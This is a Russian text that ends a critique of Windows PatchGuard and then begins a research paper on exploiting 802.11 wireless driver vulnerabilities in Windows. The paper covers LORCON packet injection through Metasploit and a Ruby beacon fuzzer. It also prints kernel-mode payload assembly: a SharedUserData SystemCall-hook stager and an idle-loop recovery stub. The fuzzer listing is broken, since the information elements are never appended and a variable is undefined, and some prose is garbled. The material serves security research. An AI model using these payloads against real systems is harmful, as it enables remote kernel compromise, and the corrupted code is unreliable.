Учитывая эти моменты, возможно, пришло время заново оценить, действительно ли PatchGuard в нынешнем воплощении стоит всех усилий, которые Microsoft в него вложила. Безусловно, заставить мир IHV и ISV навести порядок в своём коде режима ядра - разумная цель, которая в конечном счёте приносит пользу всем пользователям Windows, как бы отдельные компании с плохо написанным кодом режима ядра [8] ни пытались представить факты иначе. Плохо написанный код режима ядра в лучшем случае приводит к хронической нестабильности, с которой часто ассоциируют Windows, а в худшем - к повышению привилегий и эксплуатации уязвимости для произвольного выполнения кода. Однако у того, что представляет собой PatchGuard, всё ещё есть серьёзные контраргументы: он может предоставить удобный способ вредоносному коду режима ядра скрываться крайне трудно обнаружимым образом, а ограничения, которые PatchGuard накладывает на систему, подавляют реальную инновацию. В качестве примера последнего можно рассмотреть Microsoft Virtual Server 2005 R2 SP1 (Beta), который конфликтует с PatchGuard и требует специального исправления ядра, меняющего то, что именно защищает PatchGuard, чтобы работать без падения системы с печально известной аварийной остановкой CRITICAL_STRUCTURE_CORRUPTION, прославленной PatchGuard [3]. Уже одно это должно служить признаком того, что, несмотря на утверждения Microsoft об обратном, для некоторых техник, предотвращаемых PatchGuard, действительно существуют легитимные применения. Также стоит отметить, что, несмотря на заявления Microsoft о том, что для PatchGuard не будет исключений [1], ей как минимум один раз пришлось внести изменения, чтобы её собственный код работал на PatchGuard. Любители теорий заговора могут задуматься, была бы Microsoft столь же любезна и сделала бы такие исключения для легитимных применений техник, блокируемых PatchGuard, в стороннем ПО с потребностями, похожими на Virtual Server 2005 R2 SP1, учитывая её подчёркнутые заявления об обратном.

В качестве последнего замечания о целях PatchGuard: даже с развёрнутой технологией гипервизора и, более того, даже с так называемой неизменяемой памятью, реализованной гипервизором, мало что можно сделать для защиты драйверов друг от друга. Даже в системе на основе гипервизора, где само ядро защищено от драйверов, взаимозависимые драйверы всё ещё смогут вмешиваться друг в друга, пока они сосуществуют в одном домене. Это особенно проблематично в Windows из-за концепций стеков устройств и интерфейсов устройств, позволяющих драйверам напрямую взаимодействовать друг с другом разными способами. Будет трудно гарантировать, что драйверы не прибегнут к модификации друг друга или к изменению

выделений из пула вместо модификации кода в случае, когда неизменяемая память для областей кода обеспечивается гипервизором. В зависимости от целей стороннего ISV, пытающегося обойти PatchGuard, может быть возможно просто модифицировать драйверы, например Ntfs.sys или Tscrir.sys, вместо модификации ядра. С этой точки зрения маловероятно, что Windows когда-либо станет средой, где драйверы режима ядра полностью изолированы и не способны вмешиваться друг в друга, несмотря на усилия таких технологий, как PatchGuard.

Microsoft уже начала путь, который со временем может привести к системе, где ошибочные драйверы не смогут обрушить систему или модифицировать друг друга, с появлением User Mode Driver Framework (UMDF). Однако ещё предстоит увидеть, станут ли изолированные драйверы пользовательского режима жизнеспособной альтернативой для высокопроизводительных устройств, таких как PCI/PCI Express, в отличие от USB-устройств, или же они останутся ограниченными небольшим подмножеством устройств, поставляемых с типичным компьютером. Автор ожидает, что везде, где возможно, Microsoft будет пытаться перемещать сторонний код из чувствительных областей вроде ядра в более ограниченные места, такие как процесс пользовательского режима. Это соответствует заявленным целям PatchGuard: повышению стабильности системы за счёт предотвращения сомнительных действий сторонних драйверов или, по крайней мере, сомнительных действий способом, который может обрушить систему.

Библиография

1. Microsoft Corporation. Patching Policy for x64-Based Systems.
<<http://www.microsoft.com/whdc/driver/kernel/64bitpatching.msp>>;
дата обращения: 10 декабря 2006 г.
2. skape, Skywing. Bypassing PatchGuard on Windows x64.
<<http://uninformed.org/index.cgi?v=3&a=3&t=sumry>>;
дата обращения: 10 декабря 2006 г.
3. Microsoft Corporation. Connect: Virtual Server 2005 R2 SP1 Beta.
<<https://connect.microsoft.com/site/sitehome.aspx?SiteID=151>>;
дата обращения: 28 декабря 2006 г.
4. Advanced Micro Devices, Inc. AMD 64-Bit Technology.
<http://www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/x86-64_overview.pdf>;
дата обращения: 28 декабря 2006 г.
5. Microsoft Corporation. RtlVirtualUnwind.
<<http://msdn2.microsoft.com/en-us/library/ms680617.aspx>>;
дата обращения: 28 декабря 2006 г.
6. The PaX Team. Paging Based Non-Executable Pages.
<<http://pax.grsecurity.net/docs/pageexec.txt>>;
дата обращения: 30 декабря 2006 г.
7. Sherri Sparks and Jamie Butler. "SHADOW WALKER" Raising the Bar for Rootkit Detection.
<<http://www.blackhat.com/presentations/bh-jp-05/bh-jp-05-sparks-butler.pdf>>;
дата обращения: 30 декабря 2006 г.
8. Skywing. Anti-Virus Software Gone Wrong.
<<http://www.uninformed.org/?v=4&a=4&t=sumry>>;
дата обращения: 31 декабря 2006 г.

Эксплуатация уязвимостей драйверов беспроводных устройств 802.11 в Windows

Дата: 11/2006

Авторы: Johnny Cache (johnycsh[a t]802.11mercenary.net), H D Moore (hdm[a t]metasploit.com), skape (mmiller[a t]hick.org)

1. Предисловие

Аннотация: в этой статье описывается процесс выявления и эксплуатации уязвимостей драйверов беспроводных устройств 802.11 в Windows. Этот процесс описан в виде двух шагов: предэксплуатации и эксплуатации. Шаг предэксплуатации даёт базовое введение в протокол 802.11, а также описывает инструменты и библиотеки, которые авторы использовали для создания простого фаззера протокола 802.11. Шаг эксплуатации описывает общие элементы эксплойта для драйвера беспроводного устройства 802.11. К этим элементам относятся базовая архитектура полезной нагрузки, используемая при выполнении произвольного кода в режиме ядра Windows, интеграция этой архитектуры полезной нагрузки в версию 3.0 Metasploit Framework и интерфейс, который Metasploit Framework предоставляет для упрощения разработки эксплойтов для драйверов беспроводных устройств 802.11. Наконец, три отдельные реальные уязвимости драйверов беспроводных устройств используются как практические примеры, иллюстрирующие применение этого процесса. Авторы надеются, что описание и иллюстрация этого процесса покажут: уязвимости режима ядра могут быть столь же опасными и столь же простыми в эксплуатации, как уязвимости пользовательского режима. Тем самым можно повысить осведомлённость о необходимости более надёжных технологий предотвращения эксплуатации в режиме ядра.

Благодарности: авторы хотели бы поблагодарить David Maynor, Richard Johnson и Chris Eagle.

2. Введение

За последнее десятилетие безопасность ПО сильно повзрослела. Из малопонятной проблемы, которая почти не интересовала корпорации, она превратилась в самостоятельную индустрию. Корпорации, которые когда-то не видели особой ценности во вложении ресурсов в безопасность ПО, теперь имеют целые команды, занятые поиском проблем безопасности. Причины такого изменения отношения, безусловно, многогранны, но можно утверждать, что наибольшее влияние оказали улучшения техник эксплуатации, позволяющих использовать уязвимости в ПО. Оттачивание этих техник сделало возможным применение надёжных эксплойтов без каких-либо знаний о самой уязвимости. Этот сдвиг фактически устранил и без того слабую опору на самодовольство из-за высокого порога входа, на которую многие корпорации привыкли полагаться.

Было ли совершенствование техник эксплуатации действительно поворотным моментом или нет, факт остаётся фактом: теперь существует индустрия, возникшая во имя безопасности ПО. Для целей этой статьи особый интерес представляют корпорации и отдельные исследователи внутри этой индустрии, которые вложили время в исследование и реализацию решений, пытающихся решать задачу предотвращения эксплуатации. В результате таких вложений на настольном рынке становятся обычными вещи вроде неисполняемых страниц, рандомизации размещения адресного пространства (ASLR), стековых канареек и других новых превентивных мер. Хотя с тем, что массовая интеграция многих из этих технологий полезна, спорить не приходится, здесь есть

проблема.

Эта проблема связана с тем, что большинство существующих решений предотвращения эксплуатации до сих пор были несколько узконаправленными в реализации. В частности, такие решения обычно сосредоточены на предотвращении эксплуатации только в одном контексте: в пользовательском режиме. Это справедливо не во всех случаях. Авторы считают нужным отметить, что решения вроде grsecurity от команды PaX уже имели поддержку возможностей, помогающих обеспечивать безопасность на уровне ядра. Более того, реализации стековых канареек существовали и интегрированы во многие массовые ядра. Однако далеко не все драйверы устройств компилировались так, чтобы использовать эти новые усиления. Эту узкую направленность часто защищают тем, что уязвимости режима ядра встречались намного реже. Кроме того, большинство считает, что уязвимости режима ядра требуют намного более сложной атаки по сравнению с уязвимостями пользовательского режима.

Распространённость уязвимостей режима ядра можно трактовать по-разному. Наивная трактовка состояла бы в том, что уязвимости режима ядра действительно крайне редки. В конце концов, это код, который должен был пройти тщательное тестирование покрытия. Вторая трактовка могла бы учитывать, что уязвимости режима ядра сложнее, а значит их труднее находить. Третья трактовка могла бы состоять в том, что меньше людей сосредоточено на поиске уязвимостей режима ядра. Хотя, безусловно, существуют и другие факторы, авторы считают, что лучше всего ситуацию описывают вторая и третья трактовки.

Даже если распространённость влияет на ситуацию из-за относительной сложности эксплуатации уязвимостей режима ядра, это всё равно плохое оправдание для решений предотвращения эксплуатации, которые просто игнорируют эту область. Прошлые уже показали, что техники эксплуатации уязвимостей пользовательского режима были доведены до уровня всё более надёжных эксплойтов. Затем эти всё более надёжные эксплойты были встроены в автоматизированных червей. Чем уязвимости режима ядра так уж отличаются? Да, они сложны, но переполнения кучи тоже были сложными. Авторы не видят причин ожидать, что уязвимости режима ядра не пройдут через период революционного публичного развития существующих техник эксплуатации. Более того, этот период уже начался [5,2,1]. И всё же большинство корпораций, похоже, спокойно продолжает опираться на тот же набор костылей, ожидая доказательства того, что проблема действительно существует. Авторы надеются, что эта статья поможет сделать очевидным: уязвимости режима ядра могут быть столь же простыми в эксплуатации, как уязвимости пользовательского режима.

Само существование уязвимостей режима ядра не должно удивлять. Интенсивная концентрация на предотвращении эксплуатации уязвимостей пользовательского режима привела к отставанию безопасности режима ядра. Это отставание осложняется ещё и тем, что разработчики, пишущие ПО режима ядра, обычно должны мыслить совершенно иначе, чем большинство разработчиков пользовательского режима. Это верно независимо от того, с какой операционной системой имеет дело программист, если это ориентированная на задачи ОС с чётким разделением между системой и пользователем. Программисты пользовательского режима, решившие поэкспериментировать с написанием драйверов устройств для NT, столкнутся с несколькими сюрпризами. Самое очевидное - старая Windows Driver Model (WDM) и новая Windows Driver Framework (WDF) представляют совершенно иные API по сравнению с тем, к чему привык разработчик пользовательского режима. Ряд артефактов стандартной библиотеки времени выполнения C всё ещё можно использовать, но их применение в коде драйверов устройств бросается в глаза. Этот факт не остановил разработчиков от использования опасных строковых функций.

Полностью иной API, безусловно, является серьёзным препятствием, но есть и другие ловушки, о которых программист пользовательского режима обычно не беспокоится. Одно из самых интересных ограничений, накладываемых на разработчиков драйверов устройств, - экономия пространства стека. В современных производных NT потокам режима ядра предоставляется только

3 страницы (12288 байт) стекового пространства. В пользовательском режиме стеки потоков обычно могут вырастать до 256 КБ (этот предел по умолчанию управляется optional header исполняемого бинарного файла). Из-за ограниченного объема стекового пространства потока режима ядра драйвер устройства редко должен потреблять большой объем пространства в одном стековом кадре. Тем не менее было замечено, что драйверы Intel Centrino имеют несколько экземпляров функций, потребляющих более 1 страницы стекового пространства. Это 33% доступного стека, потраченные внутри одного стекового кадра.

Пожалуй, важнейшее из всех различий - дополнительная осторожность, необходимая при работе с производительностью, обработкой ошибок и повторной входимостью. Эти основные элементы критически важны для обеспечения стабильности операционной системы в целом. Если программист небрежно обращается с чем-то из этого в пользовательском режиме, худшее, что произойдет, - приложение упадет. Однако в режиме ядра неспособностью должным образом учесть любой из этих элементов обычно влияет на стабильность всей системы. Хуже того, связанные с безопасностью дефекты в драйверах устройств дают точку воздействия, которая может привести к привилегиям суперпользователя.

Из этого очень краткого введения, как надеются авторы, читатель начнет понимать, что разработка драйверов устройств - это другой мир. Это мир с большим числом ограничений и проблем, где последствия программных ошибок намного серьезнее, чем обычно видно в пользовательском режиме. Это мир, который пока не получил достаточного внимания в форме технологий предотвращения эксплуатации, что делает возможным улучшение и оттачивание техник эксплуатации режима ядра. Неудивительно, что такой мир привлекателен как для исследователей, так и для любителей покопаться в системах.

Именно эта привлекательность, по сути, является одной из главных мотиваций этой статьи. Хотя авторы будут строго сосредоточены на процессе, используемом для выявления и эксплуатации дефектов в драйверах беспроводных устройств, следует отметить, что другие драйверы устройств с той же вероятностью могут быть подвержены проблемам безопасности. Однако у большинства других драйверов устройств нет отличительной черты в виде поверхности атаки уровня 2 без установления соединения, открытой для всех устройств поблизости. Честно говоря, трудно придумать что-то намного круче. Такое ведь бывает только в кино, правда?

Структура статьи такова. В главе 3 описываются шаги, используемые для поиска уязвимостей в драйверах беспроводных устройств, например с помощью фаззинга. Глава 4 объясняет процесс фактического использования уязвимости драйвера устройства для выполнения произвольного кода и то, как версия 3.0 Metasploit Framework была расширена, чтобы сделать работу с этим тривиальной. Наконец, глава 5 приводит три реальных примера уязвимостей драйверов беспроводных устройств. Каждый реальный пример описывает испытания и трудности уязвимости от первоначального обнаружения до выполнения произвольного кода.

3. Предэксплуатация

В этой главе описываются инструменты и стратегии, которые авторы использовали для выявления уязвимостей драйверов беспроводных устройств 802.11. Раздел 3.1 даёт базовое описание протокола 802.11, чтобы предоставить читателю сведения, необходимые для понимания поверхности атаки, которую открывают драйверы устройств 802.11. Раздел 3.2 описывает базовый интерфейс, предоставляемый версией 3.0 Metasploit Framework и позволяющий создавать произвольные пакеты 802.11. Наконец, раздел 3.3 описывает базовый подход к фаззингу некоторых аспектов обработки драйвером устройств отдельных функций протокола 802.11.

3.1. Поверхность атаки

Драйверы устройств страдают от тех же типов уязвимостей, которые применимы к любому другому коду, написанному на языке C. Неправильное управление буферами, ошибочная арифметика указателей и целочисленные переполнения могут приводить к пригодным для эксплуатации состояниям. Дефекты драйверов устройств часто воспринимаются как проблема низкого риска, потому что большинство драйверов не обрабатывают данные, контролируемые атакующим. Исключение, конечно, составляют драйверы сетевых устройств. Хотя Ethernet-устройства и их драйверы существуют уже очень давно, простота того, что должен обрабатывать драйвер, сильно ограничивала поверхность атаки. Беспроводные драйверы обязаны обрабатывать более широкий диапазон запросов и также обязаны открывать эту функциональность всем, кто находится в зоне действия беспроводного устройства.

В мире драйверов устройств 802.11 поверхность атаки меняется в зависимости от состояния устройства. Три основных состояния таковы:

1. Не аутентифицировано и не ассоциировано
2. Аутентифицировано и не ассоциировано
3. Аутентифицировано и ассоциировано

В первом состоянии клиент не подключён к конкретной беспроводной сети. Это состояние по умолчанию для драйверов 802.11, и именно оно будет в центре внимания этого раздела. Протокол 802.11 определяет три разных типа кадров: управляющие, служебные и данных. Эти типы кадров дополнительно делятся на три класса (1, 2 и 3). В состоянии "не аутентифицировано и не ассоциировано" обрабатываются только кадры первого класса.

Следующие подтипы служебных кадров 802.11 обрабатываются клиентами в состоянии 1 [3]:

1. Запрос обнаружения сети (Probe Request)
2. Ответ на запрос обнаружения (Probe Response)
3. Beacon
4. Authentication

Кадры ответа на запрос обнаружения (Probe Response) и маяка (Beacon) используются для поиска локальных беспроводных сетей и объявления об их наличии. Клиенты также могут отправлять запросы обнаружения, описанные ниже. Кадр аутентификации служит для присоединения к выбранной сети и перехода во второе состояние.

Клиенты находят доступные сети двумя способами. В активном режиме клиент отправляет запрос обнаружения с пустым SSID, а каждая доступная точка отвечает кадром с параметрами своей сети; запрос также может содержать конкретный SSID. В пассивном режиме клиент принимает широковещательные кадры-маяки и читает параметры из них. Форматы ответа и маяка поэтому почти одинаковы. Выбор режима зависит от устройства и приложения, управляющего драйвером.

Кадр-маяк содержит общий заголовок 802.11 с типом пакета, адресами источника и назначения, идентификатором базового набора служб (BSSID) и другими служебными полями. За ним идёт заголовок фиксированной длины с временной меткой, интервалом передачи маяков и возможностями сети, затем — информационные элементы переменной длины (IE) с основными сведениями о точке доступа. Ответ на запрос обнаружения устроен почти так же, но направляется клиенту, тогда как маяк передаётся на широковещательный адрес.

Информационный элемент состоит из однобайтного типа, однобайтной длины и не более 255 байт данных — обычная схема «тип — длина — значение» (TLV). Большинство клиентов требует, чтобы маяк и ответ на запрос содержали элементы SSID, поддерживаемых скоростей и канала.

Спецификация 802.11 говорит, что поле SSID, то есть человекочитаемое имя заданной беспроводной сети, должно быть не длиннее 32 байт. Однако максимальная длина

информационного элемента составляет 255 байт. Это оставляет немало места для ошибки в плохо написанном беспроводном драйвере. Беспроводные драйверы поддерживают большое число разных типов информационных элементов. Стандарт даже включает поддержку проприетарных IE, специфичных для поставщика.

3.2. Инъекция пакетов

Для атаки на обработчики маяков и ответов нужен способ передавать произвольные кадры 802.11. Большинство беспроводных карт официально этого не поддерживает, но многие открытые драйверы можно дополнить небольшим исправлением, а некоторые умеют внедрять кадры изначально. В Linux такую возможность предоставляет множество устройств, однако интерфейсы драйверов различаются. Поэтому нужен единый, не зависящий от оборудования способ отправки кадров.

Решением является библиотека LORCON (Loss of Radio Connectivity), написанная Mike Kershaw и Joshua Wright. Эта библиотека предоставляет стандартизованный интерфейс для отправки сырых пакетов 802.11 через разные поддерживаемые драйверы. Однако библиотека написана на C и по умолчанию не предоставляет привязок Ruby. Чтобы сделать возможным взаимодействие с ней из Ruby, было создано новое расширение Ruby (ruby-lorcon), которое взаимодействует с библиотекой LORCON и предоставляет простой объектно-ориентированный интерфейс. Этот интерфейс-обёртка позволяет отправлять произвольные беспроводные пакеты из Ruby-скрипта.

Проще всего подключить ruby-lorcon к модулю Metasploit через примесь. Примеси в Metasploit Framework 3.0 позволяют повторно использовать готовые возможности. Примесь LORCON добавляет три пользовательских параметра и простой интерфейс для открытия устройства, отправки пакетов и смены канала.

Имя	По умолчанию	Обязательна	Описание
CHANNEL	11	да	Номер канала по умолчанию
DRIVER	madwifi	да	Имя беспроводного драйвера для lorcon
INTERFACE	ath0	да	Имя беспроводного интерфейса

Модуль Metasploit, который хочет отправлять сырые пакеты 802.11, должен подключить примесь `Msf::Exploit::Lorcon`. После её подключения модуль может вызывать `wifi.open()` для открытия интерфейса и `wifi.write()` для отправки пакетов. Пользователь указывает опции INTERFACE и DRIVER для своего конкретного оборудования и драйвера. Создание самого пакета 802.11 остаётся в руках разработчика модуля.

3.3. Обнаружение уязвимостей

Один из самых быстрых способов находить новые дефекты - использование фаззера. В общем смысле фаззер - это программа, которая заставляет приложение обрабатывать сильно изменчивые данные, обычно некорректно сформированные, в надежде, что одна из попыток приведёт к падению. Фаззинг драйвера беспроводного устройства зависит от того, находится ли устройство в

состоянии, где обрабатываются определённые кадры, и от наличия инструмента, способного отправлять кадры, которые с высокой вероятностью вызовут падение. В первой части этой главы авторы описали состояние беспроводного клиента по умолчанию и типы служебных кадров, обрабатываемые в этом состоянии.

Статья сосредоточена на маяках и ответах на запрос обнаружения. Эти кадры имеют следующую структуру:

Размер	Описание
1	Тип кадра
1	Флаги кадра
2	Длительность (Duration)
6	Назначение (Destination)
6	Источник (Source)
6	BSSID
2	Последовательность (Sequence)
8	Временная метка (Timestamp)
2	Интервал Beacon (Beacon Interval)
2	Флаги возможностей (Capability Flags)
Var	Информационные элементы (Information Elements)
2	Контрольная сумма кадра (Frame Checksum)

Поле информационных элементов содержит список структур переменной длины: однобайтный тип, однобайтную длину и до 255 байт данных. Такие поля удобны для фаззинга, поскольку требуют особой обработки при разборе. Пассивно сканирующий драйвер атакуют искажёнными маяками, а активно сканирующий — искажёнными ответами на запросы обнаружения. Следующий код Ruby создаёт маяк со случайным информационным элементом. Контрольную сумму кадра драйвер добавляет автоматически.

```
#
# Сгенерировать кадр beacon со случайными информационными элементами
#

# Максимальный размер кадра (реальный максимум - 2312)
mtu      = 1500

# Число информационных элементов
ies      = rand(1024)

# Случайный SSID
ssid     = Rex::Text.rand_text_alpha(rand(31)+1)

# Случайный BSSID
bssid    = Rex::Text.rand_text(6)

# Случайный источник
```



```

src          = Rex::Text.rand_text(6)

# Случайная последовательность
seq          = [rand(255)].pack('n')

# Capabilities
cap          = Rex::Text.rand_text(2)

# Timestamp
tstamp       = Rex::Text.rand_text(8)

frame =
  "\x80" +          # type/subtype (mgmt/beacon)
  "\x00" +          # flags
  "\x00\x00" +      # duration
  "\xff\xff\xff\xff\xff\xff" + # dst (broadcast)
  src +            # src
  bssid +          # bssid
  seq +            # seq
  tstamp +          # timestamp value
  "\x64\x00" +      # beacon interval
  cap              # capabilities

# Первый IE: SSID
"\x00" + ssid.length.chr + ssid +

# Второй IE: Supported Rates
"\x01" + "\x08" + "\x82\x84\x8b\x96\x0c\x18\x30\x48" +

# Третий IE: Current Channel
"\x03" + "\x01" + channel.chr

# Сгенерировать случайные информационные элементы и добавить их
1.upto(ies) do |i|
  max = mtu - frame.length
  break if max < 2
  t = rand(256)
  l = (max - 2 == 0) ? 0 : (max > 255) ? rand(255) : rand(max - 1)
  d = Rex::Text.rand_text(1)
  frame += t.chr + l.chr + d
end

```

Хотя это лишь один пример простого фаззера 802.11 для конкретного кадра, можно реализовать намного более сложные фаззеры, учитывающие состояние, которые позволят фаззить другие области обработки пакетов в драйверах беспроводных устройств.

4. Эксплуатация

После того как проблема выявлена с помощью фаззера или ручного анализа, необходимо начать процесс определения способа надёжно получить контроль над указателем инструкций. В случае стековых переполнений буфера в Windows этот процесс часто сводится к определению смещения до адреса возврата и последующей перезаписи его адресом инструкции, которая прыгает обратно в стек. Но это лучший сценарий, и часто есть другие препятствия, которые приходится преодолевать независимо от того, существует ли уязвимость в драйвере устройства или в программе пользовательского режима. Эти препятствия и другие факторы обычно делают процесс получения надёжного контроля над указателем инструкций одним из самых сложных этапов разработки эксплойта. Вместо исчерпывающего описания всех проблем, с которыми можно столкнуться, авторы приведут иллюстрации в виде реальных примеров из главы 5.

Предположим, что надёжный контроль над указателем инструкций получен. Тогда разработка эксплойта обычно переходит к финальной стадии: выполнению произвольного кода. В пользовательском режиме эта стадия для большинства разработчиков эксплойтов полностью

автоматизирована. Стало обычной практикой просто использовать генератор полезной нагрузки пользовательского режима из Metasploit. С другой стороны, для полезных нагрузок режима ядра пока не было интегрированного решения, позволяющего получать надёжные полезные нагрузки, которые можно вставить в любой эксплойт. Это, конечно, не значит, что раньше не было работ, связанных с полезными нагрузками режима ядра, - они определённо были [2,1], но их форма до настоящего момента была не особенно удобной для применения. Отсутствие простых в использовании полезных нагрузок режима ядра можно считать одной из главных причин того, почему публичных надёжных эксплойтов режима ядра было не так много.

Поскольку одна из целей этой статьи - показать, что эксплойты режима ядра можно писать так же просто, как эксплойты пользовательского режима, авторы решили, что необходимо встроить существующий набор идей полезных нагрузок режима ядра в версию 3.0 Metasploit Framework, где их можно будет свободно использовать с любыми будущими эксплойтами режима ядра. Хотя эта финальная интеграция, безусловно, была конечной целью, перед ней нужно было выполнить ряд важных шагов. Следующие разделы попытаются дать этот фон. В разделе 4.1 подробно описываются детали архитектуры полезной нагрузки, выбранной авторами. Этот раздел также включает описание интерфейса, предоставленного в версии 3.0 Metasploit Framework для разработчиков, желающих реализовывать эксплойты режима ядра.

4.1. Архитектура полезной нагрузки

Архитектура полезной нагрузки, которую авторы решили интегрировать, в значительной степени основана на предыдущем исследовании [1]. Как упоминалось во введении, при эксплуатации режима ядра необходимо учитывать ряд сложных соображений. Значительная часть этих соображений напрямую связана с тем, какие методы следует использовать при выполнении произвольного кода в ядре. Например, если драйвер устройства удерживал блокировку в момент срабатывания эксплойта, какой способ освобождения этой блокировки лучше выбрать, чтобы восстановить систему и всё ещё иметь возможность осмысленно с ней взаимодействовать? К другим соображениям относятся ограничения IRQL, очистка повреждённых структур и так далее. Эти соображения приводят к тому, что существует много разных способов, которыми полезная нагрузка может быть лучше всего реализована для конкретной уязвимости. Это заметно отличается от среды пользовательского режима, где почти всегда можно использовать одну и ту же полезную нагрузку независимо от приложения.

Хотя такие ситуационные сложности существуют, можно спроектировать и реализовать систему полезной нагрузки, применимую почти при любых обстоятельствах. Разделяя полезные нагрузки режима ядра на переменные компоненты, можно комбинировать компоненты разными способами, формируя функциональные варианты, лучше всего подходящие для конкретных ситуаций. В статье Windows Kernel-mode Payload Fundamentals [1] полезные нагрузки режима ядра разбиваются на четыре разных компонента: миграция, стейджеры, восстановление и стейджи.

При описании полезных нагрузок режима ядра в терминах компонентов компонент миграции используется для перехода из небезопасной среды выполнения в безопасную. Например, если IRQL равен DISPATCH в момент срабатывания уязвимости, может потребоваться миграция на более безопасный IRQL, например PASSIVE. Компонент миграции нужен не всегда. Назначение компонента-стейджера - переместить некоторую часть полезной нагрузки так, чтобы она выполнялась в контексте другого потока. Это может быть необходимо, если текущий поток критически важен или может привести к взаимной блокировке системы при использовании определённых операций. Использование стейджера может устранить необходимость в компоненте миграции. Компонент восстановления используется для возврата системы в чистое состояние и последующего продолжения выполнения. Этот компонент обычно может требовать настройки под

конкретную уязвимость, поскольку не всегда возможно описать шаги, необходимые для восстановления системы, в обобщённом виде. Например, если в момент срабатывания уязвимости удерживались блокировки, может потребоваться найти способ освободить эти блокировки и затем продолжить выполнение из безопасной точки. Наконец, компонент стейджа является универсальным контейнером для любого произвольного кода, который может выполняться после запуска полезной нагрузки в безопасной среде.

Именно эту модель описания полезных нагрузок режима ядра авторы решили принять. Чтобы лучше понять, как работает эта модель, лучше всего описать, как она применялась для всех трёх реальных уязвимостей, показанных в главе 5. Эти три уязвимости фактически используют одну и ту же базовую полезную нагрузку, которая далее для краткости будет называться "полезной нагрузкой". Сама полезная нагрузка состоит из трёх из четырёх компонентов. Каждый компонент полезной нагрузки будет рассмотрен отдельно, а затем в целом, чтобы дать представление о работе полезной нагрузки.

Первый компонент, существующий в полезной нагрузке, - компонент-стейджер. Стейджер, который авторы решили использовать, основан на стейджере SharedUserData SystemCall Hook, описанном в [1]. Перед тем как понять, как работает стейджер, важно разобраться в нескольких вещах. Как следует из названия, стейджер достигает своей цели, перехватывая атрибут SystemCall, находящийся в SharedUserData. Для справки: SharedUserData - это глобальная страница, разделяемая между пользовательским режимом и режимом ядра. Она действует как своего рода глобальная структура, содержащая счётчик тиков, сведения о времени, сведения о версии и довольно много других данных. Она чрезвычайно полезна по нескольким причинам, не последняя из которых - её фиксированный адрес в пользовательском режиме и в режиме ядра во всех производных NT. Это значит, что стейджер сразу переносим и не должен выполнять разрешение символов для поиска адреса, что помогает сохранять общий размер полезной нагрузки небольшим.

Перехватываемый атрибут SystemCall является частью улучшения, добавленного в Windows XP. Это улучшение было предназначено для использования оптимизированных инструкций системного вызова в зависимости от аппаратной поддержки на конкретной машине. До Windows XP системные вызовы диспетчеризовались из пользовательского режима через жёстко заданное использование программного прерывания `int 0x2e`. Со временем появились аппаратные улучшения, снижающие накладные расходы системного вызова, например инструкция `sysenter`. Поскольку Microsoft не занимается выпуском разных версий Windows под разные марки и модели оборудования, было решено определять во время выполнения, какой интерфейс системных вызовов использовать. SharedUserData идеально подходила для хранения результатов такого определения во время выполнения, поскольку уже была общей страницей, существующей в каждом процессе пользовательского режима. После этих изменений `ntdll.dll` была обновлена так, чтобы диспетчеризовать системные вызовы через SharedUserData, а не через жёстко заданное использование `int 0x2e`. Первоначальная реализация этого нового интерфейса диспетчеризации системных вызовов размещала исполняемый код внутри атрибута SystemCall в SharedUserData. В последующих версиях Windows, например XP SP2, атрибут SystemCall стал указателем на функцию.

SystemCall в SharedUserData стал общей точкой диспетчеризации пользовательских системных вызовов. Раньше каждая заглушка напрямую выполняла `int 0x2e`, а в новых версиях она вызывает функцию косвенно через SystemCall. По умолчанию указатель ведёт на экспорт `ntdll.dll`; его подмена позволяет перехватить системные вызовы всех процессов. На этом и основан загрузчик следующего этапа.

Когда стейджер начинает выполнение, он работает в режиме ядра в контексте потока, который вызвал уязвимость. Первое, что он делает, - копирует кусок кода (стейдж) в неиспользуемую часть SharedUserData по предсказуемому адресу `0xffdf037c`. После завершения копирования стейджер перехватывает атрибут SystemCall. Этот перехват должен обрабатываться по-разному в

зависимости от того, является ли целевая ОС версией до XP SP2 или нет. Подробнее о том, как это можно обработать, сказано в [1]. Независимо от подхода атрибут SystemCall перенаправляется на 0x7ffe037c. Это предсказуемое место является доступным из пользовательского режима адресом неиспользуемой части SharedUserData, куда был скопирован стейдж. После завершения перехвата все системные вызовы, инициированные процессами пользовательского режима, сначала проходят через стейдж, размещённый по адресу 0x7ffe037c. Часть полезной нагрузки, относящаяся к стейджеру, выглядит примерно так; обратите внимание, что эта реализация рассчитана только на XP SP2 и Windows 2003 Server SP1. Для работы на более ранних версиях XP и 2003 потребовались бы изменения:

```
; Переход/вызов для получения адреса стейджа
00000000 EB38          jmp short 0x3a
00000002 BB0103DFFF      mov ebx,0xffdf0301
00000007 4B           dec ebx
00000008 FC           cld
; Скопировать стейдж в 0xffdf037c
00000009 8D7B7C        lea edi,[ebx+0x7c]
0000000C 5E           pop esi
0000000D 6AXX          push byte num_stage_dwords
0000000F 59           pop ecx
00000010 F3A5          rep movsd
; Установить edi в адрес будущего указателя функции
00000012 BF7C03FE7F        mov edi,0x7ffe037c
; Проверить, что перехват ещё не установлен
00000017 393B          cmp [ebx],edi
00000019 7409          jz 0x24
; Получить указатель функции SystemCall
0000001B 8B03          mov eax,[ebx]
0000001D 8D4B08        lea ecx,[ebx+0x8]
; Сохранить существующее значение в 0x7ffe0308
00000020 8901          mov [ecx],eax
; Переписать существующий указатель функции и включить всё в работу
00000022 893B          mov [ebx],edi

; здесь stub восстановления

0000003A E8C3FFFFFF      call 0x2

; здесь стейдж
```

Когда перехват установлен, стейджер завершил свою основную задачу: скопировать стейдж в место, где его можно будет выполнить в будущем. Перед тем как стейдж сможет выполняться, стейджер должен позволить выполняться компоненту восстановления полезной нагрузки. Как упоминалось ранее, компонент восстановления представляет одну из наиболее специфичных для уязвимости частей любой полезной нагрузки режима ядра. Для эксплойтов, описанных в главе 5, понадобился специализированный компонент восстановления.

Этот вариант восстановления нужен потому, что рассматриваемые уязвимости срабатывают в контексте потока простоя. В Windows это специальный поток ядра, выполняющийся, когда процессору больше нечем заняться; закликивать его и применять обычные способы восстановления опасно. Выбранный метод сначала понижает IRQL процессора до уровня DISPATCH, если тот был выше, затем настраивает регистры и передаёт управление первой подходящей инструкции nt!KiIdleLoop. Поток простоя начинается заново, и система продолжает работу. Метод надёжен, но требует заранее знать адрес nt!KiIdleLoop.

```
; Восстановить IRQL
00000024 31C0          xor eax,eax
00000026 64C6402402     mov byte [fs:eax+0x24],0x2
; Инициализировать предполагаемые регистры
0000002B 8B1D1CF0DFFF    mov ebx,[0xffdff01c]
